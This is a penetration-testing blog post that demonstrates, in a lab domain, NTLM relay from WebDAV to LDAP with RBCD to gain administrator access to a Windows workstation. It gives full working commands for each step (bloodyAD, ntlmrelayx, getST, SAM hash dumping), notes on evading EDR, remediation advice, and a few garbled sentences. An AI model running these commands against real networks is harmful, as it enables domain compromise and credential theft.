


TL;DR
If it is possible to machine accounts in an environment Active Directory and security mechanisms are not configured on the LDAP server, it is possible to compromise a workstation by usurping the identity of a domain administrator on the relayed workstation.
Introduction
In the internal intrusion tests (LAN), in many cases, auditors are asked to audit a workstation provided by the customer. Apart from the configuration audit which consists of analyzing BIOS configuration, disk encryption, etc. privilege elevation attempts are also included. This is done by manual enumeration, followed by automated tools. Depending on the hardening of the workstation and the security solutions in place, these tests may be more or less easy to perform.
However, in a Active Directory environment, relay attacks (NTLM or Kerberos) are still a frequently encountered exploitation path during our pentests and can be used to carry out privilege elevations. The adoption of security mechanisms such as the signature on the SMB protocol helps to limit these attacks, and they are increasingly activated. However, other lesser-known, and therefore often less hardened, protocols and services such as WebDav can be exploited instead to carry out these relays. WebClient is an excellent way of performing relays without using the SMB protocol, enabling, among other things, HTTP relays to LDAP(S). For further details, please refer to here by Specter Ops.
If the auditor succeeds in obtaining administrator access to the workstation, he can extract the SAM database containing the password fingerprints of local users. Furthermore, if the environment does not use Local Administrator Password Solution (LAPS) to set the password for local administrator accounts on workstations, the NT hash of the local administrator can be reused to lateralize access to other machines or servers on the network.
The idea of this post is to present a local elevation-of-privileges attack that avoids any binary execution on the workstation being audited. This article is inspired by the presentation by Gabriel Prud'homme, cybersecurity consultant at Black Hills Information Security.
This attack is not new and has been exploited in many scenarios, but remains an exploitation vector often used when the prerequisites are present. Tools such as DavRelayUp and KrbRelayUp automate this elevation of privileges, but requires the execution of a binary on the workstation. This can sometimes be a constraint when protection solutions are monitoring the workstation. In contrast to the tools listed above, the attack described below avoids the need to deposit an executable file, and therefore avoids potential detection by antivirus or malware scanners. EDR.
Prerequisites for local elevation-of-privilege attack via WebDAV and RBCD
The prerequisites for this attack are :
- Attribute ms-DS-MachineAccountQuota (MAQ) greater than 0 (default is 10)
- No LDAP signing and LDAP channel binding (default values)
Please note that sometimes, even if the MachineAccountQuota is equal to 10, it is not possible to create machine accounts because the specific permission has not been assigned.
In the test environment created with Ludus, the MachineAccountQuota is equal to 10, this can be checked with the tool NetExec :
nxc ldap 10.2.10.11 -u domainuser -p password -M maq
LDAP        10.2.10.11      389    AS-DC01-2022     [*] Windows Server 2022 Build 20348 (name:AS-DC01-2022) (domain:ludus.domain) (signing:None) (channel binding:No TLS cert)
LDAP        10.2.10.11      389    AS-DC01-2022     [+] ludus.domain\domainuser:password
MAQ         10.2.10.11      389    AS-DC01-2022     [*] Getting the MachineAccountQuota
MAQ         10.2.10.11      389    AS-DC01-2022     MachineAccountQuota: 10
In addition, the signature and the LDAP channel binding are disabled.
Stages of attack

The simplified stages of the attack are as follows:
- Create a machine account
- Start the WebClient service on the supplied workstation
- Set up port forwarding between the workstation and the listener's machine using SSH
- Force machine account authentication by changing account profile picture
- Relay this authentication to the LDAP server
- Configuring RBCD via an LDAP shell
- Profit!
Create a machine account
Several tools can be used to create machine accounts in an Active Directory environment. Here we use bloodyAD :
bloodyAD --host 10.2.10.11 -d ludus.domain -u domainuser -p password add computer 'ALGOSECURE-PC' 'Lucio-Possum-Abbot8'
[+] ALGOSECURE-PC created
Starting the WebClient service


There are several ways of starting the WebClient service on the workstation provided. In our case, since we have physical access to the workstation, all we have to do is a search in the file explorer in the address bar. Here's the service status before the search:
Followed by a search in the address bar :

Check that the WebClient service is enabled by listing the services in the Task Manager :
Port Forwarding via SSH
This step is essential, as it sets up the prerequisites for using a WebDav connection string in the format \SERVER@PORT\PATH\TO\DIR from the collaborator workstation, which triggers a WebDav request from the WebClient service running under the context of the SYSTEM account, enabling a elevation of privileges. This article from Specter Ops provides more details.
Specifically, the WebDav connection string used here will be ___LOCALHOST@PORT\PATH\TO\DIR In order to use the LOCALHOST address, port forwarding is required.
Recent Windows machines (version 10 and above) have the SSH client installed by default, which makes port forwarding easier to set up and often avoids detection compared with other tools such as Chisel or Ligolo-ng.
The first step is to an SSH server on the listener's machine:
service ssh start Then, on the client workstation, set up a port forward from local port 8080 to port 8080 on the listener's machine :
ssh -L 8080:127.0.0.1:8080 -N dev@198.51.100.2 The second port forward is used to establish a SOCKS proxy by opening port 1080 on the listener's machine and routing all traffic coming in on this port via the audited machine (via proxychains for example):
ssh -R 1080 -N dev@198.51.100.2 With all the prerequisites now in place, it's time to move on to coercion the position.
Force machine account authentication by changing profile picture
This catchy title isn't a lie: as explained above, since we're using a WebDav connection string, SYSTEM authentication will be performed. To initiate this authentication, a profile photo change is performed.
You must first install version 0.9.24 of Impacket with the following commands:
wget https://github.com/fortra/impacket/releases/download/impacket_0_9_24/impacket-0.9.24.tar.gz
tar -xvzf impacket-0.9.24.tar.gz
cd impacket-0.9.24
python3 -m venv .venv
source .venv/bin/activate
pip install .
It is important to use version 0.9.24 as more recent versions of the tool no longer work. A quick search was carried out to find out why, but to no avail.
Next, you need to set up ntlmrelay with the option --http-port 8080 with the port corresponding to the local port forward from the previous step, and the option --serve-image followed by any image in JPG format, here algo.jpg This option hosts the image algo.jpg (located in the current folder), which will be used as the profile photo.
proxychains4 ntlmrelayx.py -i --http-port 8080 -t ldap://10.2.10.11 --delegate-access --no-dump --no-da --no-acl --serve-image algo.jpg

Then on the workstation provided, navigate to "Accounts -> Your info" and click on "Browse files" to select an image for the profile picture:
In the "File name" input bar, enter the following address \localhost@8080\fake\algo.jpg and click on "Choose picture" :

The connection will be transferred via the local port forward from port 8080 to the listener's machine, i.e. to ntlmrelay listening on port 8080.
Instantly, multiple authentications are received from the user account (LUDUS\domainuser) but once the image (algo.jpg) is served from the HTTP server, the machine account authentication is received (LUDUS\AS-WIN11-22H2-1$) and relayed to the LDAP server:

The -i option of ntlmrelay starts an interactive server for each authentication received. Note in the screenshot above that the port of interest is 11010. A connection via netcat allows access to an LDAP shell under the identity of the relayed account, here AS-WIN11-22H2-1$.
RBCD configuration via LDAP interactive shell
Once connected, we'll modify the msDS-AllowedToActOnBehalfOfOtherIdentity attribute to configure a constrained delegation based on resources (RBCD). Modifying this attribute adds the machine account ALGOSECURE-PC$, created at the very beginning of the attack, to give it the permissions to impersonate any user on the machine AS-WIN11-22H2-1$.
nc 127.0.0.1 11010
set_rbcd AS-WIN11-22H2-1$ ALGOSECURE-PC$ 
You can check that the attribute has been successfully modified using the bloodyAD tool. First, list the SID of the machine account created:
bloodyAD --host 10.2.10.11 -d ludus.domain -u domainuser -p password get object ALGOSECURE-PC$ --attr objectSid

distinguishedName: CN=ALGOSECURE-PC,CN=Computers,DC=ludus,DC=domain
objectSid: **S-1-5-21-3763894537-383857095-3410872387-1107**
Then, by inspecting the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the relayed machine account, here AS-WIN11-22H2-1$, we can see that the SID matches that of the ALGOSECURE-PC$ machine:
bloodyAD --host 10.2.10.11 -d ludus.domain -u domainuser -p password get object AS-WIN11-22H2-1$ --attr msDS-AllowedToActOnBehalfOfOtherIdentity

distinguishedName: CN=AS-WIN11-22H2-1,OU=Workstations,DC=ludus,DC=domain
msDS-AllowedToActOnBehalfOfOtherIdentity: O:S-1-5-32-544D:(A;;0xf01ff;;;**S-1-5-21-3763894537-383857095-3410872387-1107**)
This configuration allows the newly created machine account (ALGOSECURE-PC$) to request (ST) service tickets for itself on behalf of any domain user (S4U2Self) and then transfer it to the relayed machine (AS- WIN11-22H2-1$) (S4U2Proxy) since it trusts the machine account (ALGOSECURE-PC$).WIN11-22H2-1$) (_BOLD_2__ S4U2Proxy BOLD_2___) since it trusts the machine account (ALGOSECURE-PC$) due to the modification of the attribute msDS-AllowedToActOnBehalfOfOtherIdentity
It is therefore possible to request a service ticket by impersonating the domain administrator with Impacket's getST.py tool and the -impersonate flag:
getST.py -spn CIFS/AS-WIN11-22H2-1.ludus.domain -impersonate Administrator -dc-ip 10.2.10.11 ludus.domain/ALGOSECURE-PC$:'Lucio-Possum-Abbot8'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in
Administrator@CIFS_AS-WIN11-22H2-1.ludus.domain@LUDUS.DOMAIN.ccache
Once the ticket has been obtained, it can be exported and used to authenticate via the Kerberos protocol :
export KRB5CCNAME=/workspace/Administrator@CIFS_AS-WIN11-22H2-1.ludus.domain@LUDUS.DOMAIN.ccache
nxc smb 10.2.10.21 --use-kcache
SMB         10.2.10.21      445    AS-WIN11-22H2-1  [*] Windows 11 Build 22621 x64 (name:AS-WIN11-22H2-1) (domain:ludus.domain) (signing:False) (SMBv1:False)
SMB         10.2.10.21      445    AS-WIN11-22H2-1  [+] ludus.domain\Administrator from ccache (admin)
Extracting the SAM database with --sam will the NT hash of the local _BOLD3 administrator account. In the absence of LAPS, there's a good chance that this hash can be reused on other machines or servers on the network.
nxc smb 10.2.10.21 --use-kcache --sam
SMB         10.2.10.21      445    AS-WIN11-22H2-1  [*] Windows 11 Build 22621 x64 (name:AS-WIN11-22H2-1) (domain:ludus.domain) (signing:False) (SMBv1:False)
SMB         10.2.10.21      445    AS-WIN11-22H2-1  [+] ludus.domain\Administrator from ccache (admin)
SMB         10.2.10.21      445    AS-WIN11-22H2-1  [*] Dumping SAM hashes
SMB         10.2.10.21      445    AS-WIN11-22H2-1  Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.2.10.21      445    AS-WIN11-22H2-1  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.2.10.21      445    AS-WIN11-22H2-1  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.2.10.21      445    AS-WIN11-22H2-1  WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:12978f5798bfed0f8e11965a7a68872c:::
SMB         10.2.10.21      445    AS-WIN11-22H2-1  localuser:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
SMB 10.2.10.21 445 AS-WIN11-22H2-1 [+] Added 5 SAM hashes to the database 
Remediation and securing the workstation and LDAP server
The principle of this attack is to move the execution of the tools to the listener's workstation, using the port forward and the SOCKS proxy. It is much more difficult for security mechanisms (AV, EDR) to detect a "malicious" HTTP request than the local execution of a binary. As a result, forcing an attacker to perform actions directly on the workstation increases the chance of detection. This can be achieved by restricting outgoing flows, for example by disabling SSH connections.
However, the most important is to enable LDAP signing and channel binding on the domain controller. Note that these two mechanisms are necessary to prevent relays: if LDAP signature is enabled but LDAPS channel binding is not, a relay to LDAPS remains possible and _BOLD1 is not enabled. vice versa.
These LDAP security mechanisms can be activated in the Group Policy Object (GPO) editor at the following location: Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options.
Then select these two settings:
- For LDAP signing : Domain controller: LDAP server signing requirements, set value to Require signing.
- For LDAPS channel binding : Domain controller: LDAP server channel binding token requirements, set value to Always.
We recommend that you read the official Microsoft recommendations available here before applying these changes to your environment.
Conclusion
Although this attack is not new, the fact that its prerequisites, which correspond to the default values in a domain Active Directory, are often present in the environments tested, making this local elevation of privileges a sure-fire way of compromising the workstation being audited.
In addition, being able to move the execution of the tools to the listener's workstation via a port forward greatly avoids detection by antivirus and EDRs. Although this article does not focus on bypassing these security solutions, the technique presented here can be applied to many other attacks if the aim is to minimize detection.
Sources
- https://youtu.be/b0lLxLJKaRs?t=3237 - BHIS | Coercions and Relays - The First Cred is the Deepest with Gabriel Prud'homme
- https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd
- https://specterops.io/blog/2025/08/19/will-webclient-start/
- https://specterops.io/blog/2025/08/22/operating-outside-the-box-ntlm-relaying-low-privilege-http-auth-to-ldap/ "Usually, with a relay to LDAP or LDAPS, the WebClient service is utilized due to client-side session security not being negotiated when authentication is sent. On Windows, using a WebDav connection string in the format of
\SERVER@PORT\PATH\TO\DIRelicits a WebDAV request from the WebClient service executing in the context ofSYSTEM, often meaning if we're able to elicit WebDav authentication from WebClient, we can escalate privileges locally." - https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/webclient "To retrieve an authenticated connection, the remote server that attacker wants to victim to be relayed toshould be considered in the intranet zone. One way to do it is to use the NetBIOS or DNS name of the attacker machine instead of its IP address."
- https://gist.github.com/gladiatx0r/1ffe59031d42c08603a3bde0ff678feb
- https://trustedsec.com/blog/a-comprehensive-guide-on-relaying-anno-2022 "Essentially, this means if we are able to get an NTLM relay working from a computer account and delegate it to LDAPS, we can set the msDS-AllowedToActOnBehalfOfOtherIdentity attribute to any arbitrary value. If we set it to a value of a computer that we created, we can set our newly created computer up for regular constrained delegation. This will make our new computer able to request service tickets for itself on behalf of any user in the domain (S4U2Self) and then forward it to the relayed computer (S4U2Proxy) because the relayed computer explicitly trusts our new computer due to the msDS-AllowedToActOnBehalfOfOtherIdentity attribute.
À propos : Le blog d'AlgoSecure est un espace sur lequel notre équipe toute entière peut s'exprimer. Notre personnel marketing et commercial vous donne des informations sur la vie et l'évolution de notre société spécialisée en sécurité sur Lyon. Nos consultants techniques, entre deux tests d'intrusion ou analyses de risque, vous donnent leur avis ainsi que des détails techniques sur l'exploitation d'une faille de sécurité informatique. Ils vous expliqueront également comment sécuriser votre système d'informations ou vos usages informatiques particuliers, avec autant de méthodologie et de pédagogie que possible. Vous souhaitez retrouver sur ce blog des informations spécifiques sur certains sujets techniques ? N'hésitez pas à nous en faire part via notre formulaire de contact, nous lirons vos idées avec attention. Laissez-vous guider par nos rédacteurs : Alessio, Alexandre, Amine, Anas, Arnaud, Benjamin, Damien, Enzo, Eugénie, Fabien, Françoise, Gilles, Henri, Hicham, Jean-Charles, Jean-Philippe, Jonathan, Joël, Joëlie, Julien, Jéromine, Lucas, Ludovic, Lyse, Matt, Nancy, Natacha, Nicolas, Pierre, PierreG, Quentin, QuentinR, Sébastien, Tristan, Yann, Yannick, et bonne visite !